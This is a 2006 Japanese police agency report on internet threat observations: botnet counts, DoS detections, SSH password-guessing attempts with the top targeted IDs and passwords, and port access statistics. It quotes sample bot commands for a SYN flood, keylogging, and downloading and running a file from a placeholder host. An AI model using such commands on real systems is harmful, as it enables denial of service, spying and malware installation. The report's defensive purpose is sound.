平成１８年上半期におけるインターネット治安情勢について

他人のコンピュータを遠隔操作することができる不正プログラム・ボットが蔓延し、多くのインターネット利用者のコンピュータが攻撃者に悪用されている状況にあります。インターネットに接続したコンピュータに対する無差別なサイバー攻撃の件数が高水準にとどまるとともに、ホームページを妨害する攻撃やコンピュータへの侵入を目的とした不正アクセスの準備行為が増加しています。

1　はじめに


警察庁では、国民生活又は社会経済活動に重大な影響を及ぼすおそれのある情報システムに対する犯罪を未然に防止し、あるいは被害の拡大防止を図るために必要となる情報を収集する手段のひとつとして、全国の警察施設のインターネット接続点におけるアクセス情報等を観測・分析し、情報セキュリティの向上に資する情報の提供等を実施しています。

本資料は、サーバの管理者を中心としたインターネット利用者のセキュリティ対策の参考としていただくため、インターネットに接続するだけで発生するリスクについて、平成１８年１月から６月までの上半期に警察庁がインターネットを直接観測することにより把握した情報を取りまとめ公表するものです。

1.1　無差別なサイバー攻撃は高水準で横ばい


新たな大規模感染ワーム型ウイルスの発生がなかったこともあり、インターネットに接続されたコンピュータに対する無差別なサイバー攻撃は横ばいとなっています。

今期、警察庁で侵入検知装置を利用して検知したワーム等の活動は約 249,000 件であり、前期と比較して約 13%減少しましたが、前年同期比較では約 10%の増加となっています。



ワーム等検知件数の推移

1.2　ボットネットの増加



ボットは不正プログラムの一種で、プログラムの脆弱性を悪用するなどして他人のコンピュータに感染し、コンピュータを遠隔操作できる状態にして攻撃者に伝え命令を待ちます。攻撃者は、ボットに感染した多数のコンピュータを一斉に操作できるようにネットワーク化した「ボットネット」を構築しており、インターネット上のコンピュータに過剰な負荷をかけることでサービスを妨害するＤｏＳ（サービス不能）攻撃等を行うための道具として利用しています。日本では、ボットネットを利用した検挙事例はありませんが、海外では、ＤｏＳ攻撃等のためにボットネットを貸し出し、利益を得るなどしていた男に懲役４年９月の判決が出た事例があります（米、５月）。ボットには感染したコンピュータから情報を密かに収集して外部へ送信するスパイウェアの機能があるものもあり、情報流出の観点からも注意が必要です。

今期、警察庁で観測したボットネットは 327 個で、前期と比較して約 67%増加しました。前年同期比較では 40%の増加となっています。ボットネットの規模を拡大するための感染活動、ＤｏＳ攻撃、スパイウェア活動などの命令が行われていることを観測しています。

1.3　ホームページに対するＤｏＳ攻撃の増加

ＤｏＳ攻撃に増加の傾向が見られます。電子政府や電子商取引等の業務に利用されるホームページがＤｏＳ攻撃を受けると、これらの業務が停止するなどの被害が想定されます。実際、ＤｏＳ攻撃により業務を妨害するとして脅迫する手口が、平成１６年に海外で報道されています。国内では、地方自治体のホームページに対するアクセス集中（５月）、オンライン・バンキングを提供するホームページに対するアクセス集中（６月）等の事案が公表されています。また、海外では、ＤｏＳ攻撃により業務を妨害していた男が起訴されています（米、２月）。

今期、警察庁で観測したホームページに対するＤｏＳ攻撃の検知件数は約 44,700 件となり、前期に比べ約 32%増加しました。

平成１７年１月を中心に中国において発生したと考えられるＤｏＳ攻撃を大量に検知したことにより、前年同期比では約 28%の減少となりますが、この影

響が沈静化した以降は徐々に増加を続けています。

1.4　侵入を目的とした不正アクセス準備行為の増加

遠隔のコンピュータを安全に操作するための仕組み（ＳＳＨサービス）に対して、ＩＤ・パスワードを推測して侵入を試みる不正アクセスの脅威が増加しています。不正アクセスによる侵入を許してしまった場合、当該コンピュータに蓄積された情報が流出するなどの被害が想定されるほか、サイバー攻撃の踏み台として利用される可能性があります。実際、パスワードを破られて侵入されたコンピュータから、さらに他のコンピュータへの侵入を試みる行為が発覚し公表されています（６月）。

今期、警察庁ではこのような不正アクセスの準備行為とみられるアクセスをコンピュータ 1 台あたり 1 日に６回観測しました（前期比約２０％増）。またＳＳＨサービスを運用するコンピュータに対しては、１日に 1,382 回の不正アクセスの試みがなされたことを観測しました。攻撃対象となるＩＤは、コンピュータの管理者権限があると考えられるものや有名なソフトウェア名と同じものが多数を占め、日本人名と考えられるものも含まれていました。試行されたパスワードは、ＩＤと同じものやＩＤに数字を加えたもの、キーボード上の隣り合った文字・記号を組み合わせたもの等が試行の対象となっていました。

1.5　情報セキュリティの向上のために

平成１８年上半期は、電子政府や電子商取引に重要な役割を果たすホームページを運用するコンピュータへのＤｏＳ攻撃の増加、ＤｏＳ攻撃等の手段ともなるボットネットの増加等がインターネット上で確認されました。

企業等のサーバ管理者においては、企業自身を守るだけでなく顧客等に被害を及ぼさないためにも、ホームページを運用するコンピュータのセキュリティ強化、適切なパスワードの利用、通信記録の定期的な確認といった対策を継続的に行うことが必要です。

また、一般の利用者においては、ウイルス対策ソフトウェアの導入及びパターンファイルの継続的な更新、セキュリティ修正プログラムの適用、不審なファイルは開かないなどの基本的なセキュリティ対策を確実に実施することが、ボットの感染等による被害を防ぐために重要です。

警察庁では、今後とも、この種の情報を積極的に広く国民の皆様に提供し、安全で安心なインターネット社会の確立に努めてまいります。

2　　ボットネットの増加

2.1　ボットネットの脅威

ボットは不正プログラムの一種で、プログラムの脆弱性を悪用するなどして他人のコンピュータに感染し、コンピュータを遠隔操作できる状態にして攻撃者に伝え命令を待ちます。攻撃者はボットに感染した多数のコンピュータを一斉に操作できるようにネットワーク化した「ボットネット」を構築しており、ＤｏＳ攻撃等を行うための道具として利用しています。日本では、ボットネットを利用した検挙事例はありませんが、海外では、ＤｏＳ攻撃等のためにボットネットを貸し出し、利益を得ていた男に懲役４年９月の判決が出た事例[i]があります（米、５月）。ボットには感染したコンピュータから情報を密かに収集して外部へ送信するスパイウェアの機能があるものもあり、情報流出の観点からも注意が必要です。

2.2　ボットネット観測件数の推移

今期、警察庁で観測したボットネットは 327 個で、前期の 196 個に比べ約 67%増加しました（図 2.1）。そのうち今期に新たに把握したものが 234 個あり、前期から継続して存在しているものが 93 個、今期に観測できなくなったものが 103 個あります。今期、最も大きなボットネットは約 17 万台のボットから構成されていました。




図 2.1　ボットネット認知数の推移

2.3　ボットに感染したコンピュータ

今期、警察庁で観測したボットネットを構成するボットに感染したコンピュータは 376,823 台で、前期の 52,723 台と比べ約 7.1 倍となっています（図

2.2)。このうち日本に存在すると考えられるコンピュータは 72,593 台に上り、前期の 5,178 台と比べ約 14 倍となっています（図 2.3)。前期における認知件数の減少は、ボットの存在を隠蔽するための攻撃者による措置等の影響を大きく受けたものですが、今期はその影響を受けつつも大規模なボットネットを認知したことにより認知数が大幅に増加しています。




図 2.2　ボット認知数の推移




図 2.3　ボット認知数の推移（日本）

2.4　ボットの感染活動

ボットに感染したコンピュータから他のコンピュータへ感染を拡大するための命令が数多く出されていることを観測しています。命令の内容を分析したところ、マイクロソフト社の Windows のサービスの脆弱性を狙ったと考えられるもの（135/TCP、445/TCP、139/TCP を対象としたもの）が９割を超えています（図 2.4)。また、組織内でよく用いられる Windows のファイル共有機能の脆弱なパスワードを狙った攻撃も多数みられました。




図 2.4　感染活動命令ポート別比率

2.5　ＤｏＳ攻撃の命令

ボットには、様々な種類のＤｏＳ攻撃を行う機能が組み込まれており、今期もＤｏＳ攻撃を行うための命令が出されていることを観測しています。ボットネットによるＤｏＳ攻撃は、これを構成する多数のボットによる一斉攻撃となり、ＤＤｏＳ（分散サービス不能）攻撃と呼ばれる強力なＤｏＳ攻撃となります。

（ＤｏＳ攻撃の命令例）

:.syn xxx.xxx.xxx.xxx 80 99999

:.synflood xxx.xxx.xxx.xxx 80 400 -s

（注：xxx.xxx.xxx.xxx は攻撃対象のコンピュータ）

2.6　スパイウェア行為の命令

ボットには、キーボードの入力情報を窃取するキーロガーなどのスパイウェアの機能が実装されている場合があり、平成１８年上半期もこの機能を実行するための命令が行われたことを観測しています。

（キーロガーの命令例）

:.keylog on

2.7　ボットの更新等

ボットには、自分自身を更新するなどのため、インターネットからファイルをダウンロードして実行する機能が組み込まれているものがあります。今期、

ボットに対してダウンロードするよう命令がなされたファイル 767 個を確認したところ、あるウイルス対策ソフトによりウイルスとして検知されたものは 182 個、約 24%でした。ボットによりシステムに加えられた変更をウイルス対策ソフトだけで完全に修復することが困難である状況となっています。

（更新機能の命令例）

:.download http://XXX.XXX.XXX/***.exe c:¥***.exe 1 -s

（注：XXX.XXX.XXX はダウンロード先のコンピュータ。***はダウンロードするファイル名）

3　　ホームページに対するＤｏＳ攻撃の増加

3.1　ＤｏＳ攻撃の脅威

インターネット上のコンピュータに過剰な負荷をかけることで当該コンピュータのサービスを妨害するＤｏＳ攻撃が増加しています。電子政府や電子商取引等の業務に利用されるホームページがＤｏＳ攻撃を受けるとこれらの業務が停止するなどの被害が想定されます。実際、ＤｏＳ攻撃により業務を妨害するとして脅迫する手口が、平成１６年に海外で報道されています[ii]。国内では、地方自治体のホームページに対するアクセス集中（５月）、オンライン・バンキングを提供するホームページに対するアクセス集中（６月）等の事案が公表されています。また海外では、ＤｏＳ攻撃により業務を妨害していた男が起訴されています[iii]（米、２月）。

警察庁で実施した最新のアンケート調査[iv]によると、国内でＤｏＳ攻撃を受けた事業者の割合は約 2.3%となっています。米国で実施された調査[v]によると、平成１７年に約 25%の事業者がＤｏＳ攻撃の被害にあったとしており、被害の総額は約 300 万ドルに上るとされています。

3.2　ＤｏＳ攻撃検知件数の推移

今期、警察庁で観測したホームページに対するものと考えられるＤｏＳ攻撃の検知件数[1]は約 44,700 件で、前期の約 33,900 件に比べ約 32%増加しています（図 3.1）。平成１７年上半期との比較では減少していますが、これは平成１７年１月を中心に中国において発生したＤｏＳ攻撃の大量検知があった影響を大きく受けたもので、その後は徐々に増加する傾向を示しています。




図 3.1　ホームページに対するＤｏＳ攻撃検知件数の推移

[1] TCP パケットのうち SYN/ACK フラグを持つものの検知をＤｏＳ攻撃の検知としている。

4　侵入を目的とした不正アクセス準備行為の増加

4.1　不正アクセスの脅威

遠隔のコンピュータを安全に操作するための仕組み（ＳＳＨサービス）に対してＩＤ・パスワードを推測して侵入を試みる不正アクセスの脅威が増加しています。不正アクセスによる侵入を許してしまった場合、当該コンピュータに蓄積された情報が流出する等の被害が想定されるほか、サイバー攻撃の踏み台として利用される可能性があります。実際、パスワードを破り侵入したコンピュータから、さらに他のコンピュータへの侵入を試みる行為が発覚し公表されています[vi]（６月）。

今期、警察庁ではこのような不正アクセスの兆候（22/TCP に対するアクセス）を、インターネットに接続されたコンピュータ１台あたり１日に平均６回観測しました（前期比約 20%増）。

4.2　不正アクセス行為の観測

ＳＳＨサービスを提供するコンピュータをインターネットに接続し観測したところ、１台あたり１日に平均 1,382 回の不正アクセスの試行がなされたことを確認しました。これらの不正アクセスの試行は、すべてＩＤとパスワードを推測して試行されたものであり、サービスの脆弱性を狙ったものはありませんでした。

判明したアクセス元の国／地域は２４におよび、件数では中国、韓国、インド、日本、米国の順となっています（図 4.1）。




図 4.1　発信元の国／地域別割合（%）

4.3　攻撃対象となったＩＤ

攻撃対象となったＩＤの上位１０位を表 5.1 に示します。コンピュータの管理者権限があると考えられるＩＤや有名なソフトウエア名のＩＤが多数を占めています（表 4.1)。また、日本人名と考えられるものも複数含まれていました（表 4.2)。

表 4.1　攻撃対象となったＩＤ（上位 10 位）

順位	ＩＤ	全体に占める割合
1	root	16.6%
2	admin	1.0%
3	test	0.7%
4	mysql	0.3%
5	info	0.3%
6	oracle	0.3%
7	adam	0.3%
8	ftp	0.3%
9	postgres	0.3%
10	apache	0.3%

表 4.2　日本人名と考えられるＩＤ（上位 10 位）

順位	ＩＤ	全体に占める割合
322	nakamura	0.03%
322	aki	0.03%
333	yoshida	0.03%
357	daisuke	0.02%
363	keiko	0.02%
363	higashi	0.02%
369	takashi	0.02%
369	koba	0.02%
369	ito	0.02%
377	takuya	0.02%

4.4　試行されたパスワード

試行されたパスワードの上位１０位を表 4.3 に示します。

なお、ＩＤと同じ文字列のパスワードが試行された割合は全体の 51.6%を占めました。

表 4.3　パスワード試行回数（上位 10 位）

順位	パスワード	全体に占める割合
1	123456	4.7%
2	12345	1.8%
3	1234	1.7%
4	password	1.5%
5	test	0.7%
6	123	0.7%
7	test123	0.6%
8	1qaz2wsx	0.5%
9	passwd	0.5%
10	qwerty	0.5%
(参考)	ＩＤと同じ	51.6%

試行されたパスワードを文字数で分析すると、６文字のパスワードが全体の約 25%と最も多く、４文字から８文字のパスワードが全体の約 80%を占めました。パスワードの平均文字数は 6.3 文字、最大文字数は 30 文字でした（図 4.2)。




図 4.2　パスワード文字数の分布

4.5　パスワードの傾向

攻撃者が試行したパスワードの傾向は大きく３種類に分別することができます。

(1) 単語や数字

英語辞書等に掲載されている単語又は数字だけで構成されるもの。

(2) キーボードの配列パターン

キーボード上の隣り合った文字・記号を順次選択し組み合わせたもの。一見すると複雑なパスワードに思われますが、記憶又は入力するのが容易であり、パスワードとして使用されている可能性が高いものと考えられます（図4.3)。

図 4.3　パスワードとキーボードの配置状況

(3) ＩＤを元にした文字・記号や上記パターンの組み合わせ

ＩＤと同じパスワード、ＩＤに数字を付加したもの、ＩＤを逆順に並び替えたもの。

---

[i] 米司法省「"Botherder" Dealt Record Prison Sentence for Selling and Spreading Malicious Computer Code」 http://www.cybercrime.gov/anchetaSent.htm

[ii] ＢＢＣ「E-commerce targeted by blackmailers」 http://news.bbc.co.uk/1/hi/technology/3238230.stm

[iii] 米司法省「Florida Man Indicted for Causing Damage and Transmitting Threat to

Former Employer's Computer System」 http://www.cybercrime.gov/anchetaPlea.htm

[iv] 警察庁「不正アクセス行為対策等の実態調査」(平成１８年１月)

[v] CSI/FBI「COMPUTER CRIME AND SECURITY SURVEY 2006」

[vi]情報処理推進機構「コンピュータウイルス・不正アクセスの届出状況[6月分および上半期]について」 http://www.ipa.go.jp/security/txt/2006/07outline.html

別添

インターネットからのアクセス全体傾向

1　概　要

平成１８年上半期、警察庁では、インターネットに接続されたコンピュータに対し、平均して１日に約 430 回（約３分に１回）の不正の疑いがあるアクセスがなされることを観測しました。これは前期の約 500 回と比べると約 14%の減少となっています。

2　ポート別アクセス内訳

インターネットからのアクセスの内訳を分析すると、Windows のサービスに関係すると思われるアクセス（135/TCP、445/TCP、139/TCP、1433/TCP、1434/UDP）が上位を占めています（図 1)。また今期、ICMP（Echo Request)、1026/UDP 及び 22/TCP についてアクセス件数の増加が見られました。ICMP は、通信相手の状態確認等に利用されるものです。1026/UDP は、Windows でメッセージの受信に利用される Microsoft Windows Messenger service に対するアクセスであると考えられます。これを利用して、ソフトウエアを販売するための広告メッセージが送信されている場合があることを確認しました。22/TCP は、遠隔からネットワークを介してコンピュータを操作するための SSH(Secure Shell)サービスに対するアクセスであると考えられます。このサービスを利用して、コンピュータに侵入するため脆弱なＩＤ・パスワードを探索する行為がなされていることを確認しました。

ポート別に利用される主なサービスの内容と狙われる脆弱性等を表 1 に示します。

3　Windows のファイル共有サービス等へのアクセス

アクセス件数の多い上位３つ（135/TCP、445/TCP、139/TCP）については、表 1 に示すとおり、Windows コンピュータでファイル共有サービス等に利用されています。インターネット利用者の多くが Windows コンピュータを使用していることから、このセキュリティについて十分注意を払う必要があります。

なお、これらのファイル共有サービス等はボットの感染拡大の手段として利用されていることを確認しています。




図１　１日１台あたりのアクセス数（上位１０種別）

ポート	主なサービスと脆弱性等
135/TCP	Windows においてアプリケーションが互いに通信するための手続き(RPC)に使用され、MS03-026 等の脆弱性が悪用される。
445/TCP	Windows において認証の手続き(LSASS)等に使用され、MS04-011、MS05-039 等の脆弱性が悪用される。
139/TCP	Windows においてファイル共有等を行うための手続き(NetBIOS)に使用され、脆弱なパスワードを攻撃する不正アクセス等に悪用される。
1433/TCP	Microsoft SQL Server で使用され、脆弱なパスワードを攻撃する不正アクセス等に悪用される。
ICMP(Echo Request)	通信相手の状態を調査するために使用される。
1434/UDP	Microsoft SQL Server で使用され、MS02-039 等の脆弱性が悪用される。
1026/UDP	Microsoft Windows Messenger service で使用される。

表１　ポートの主な利用用途等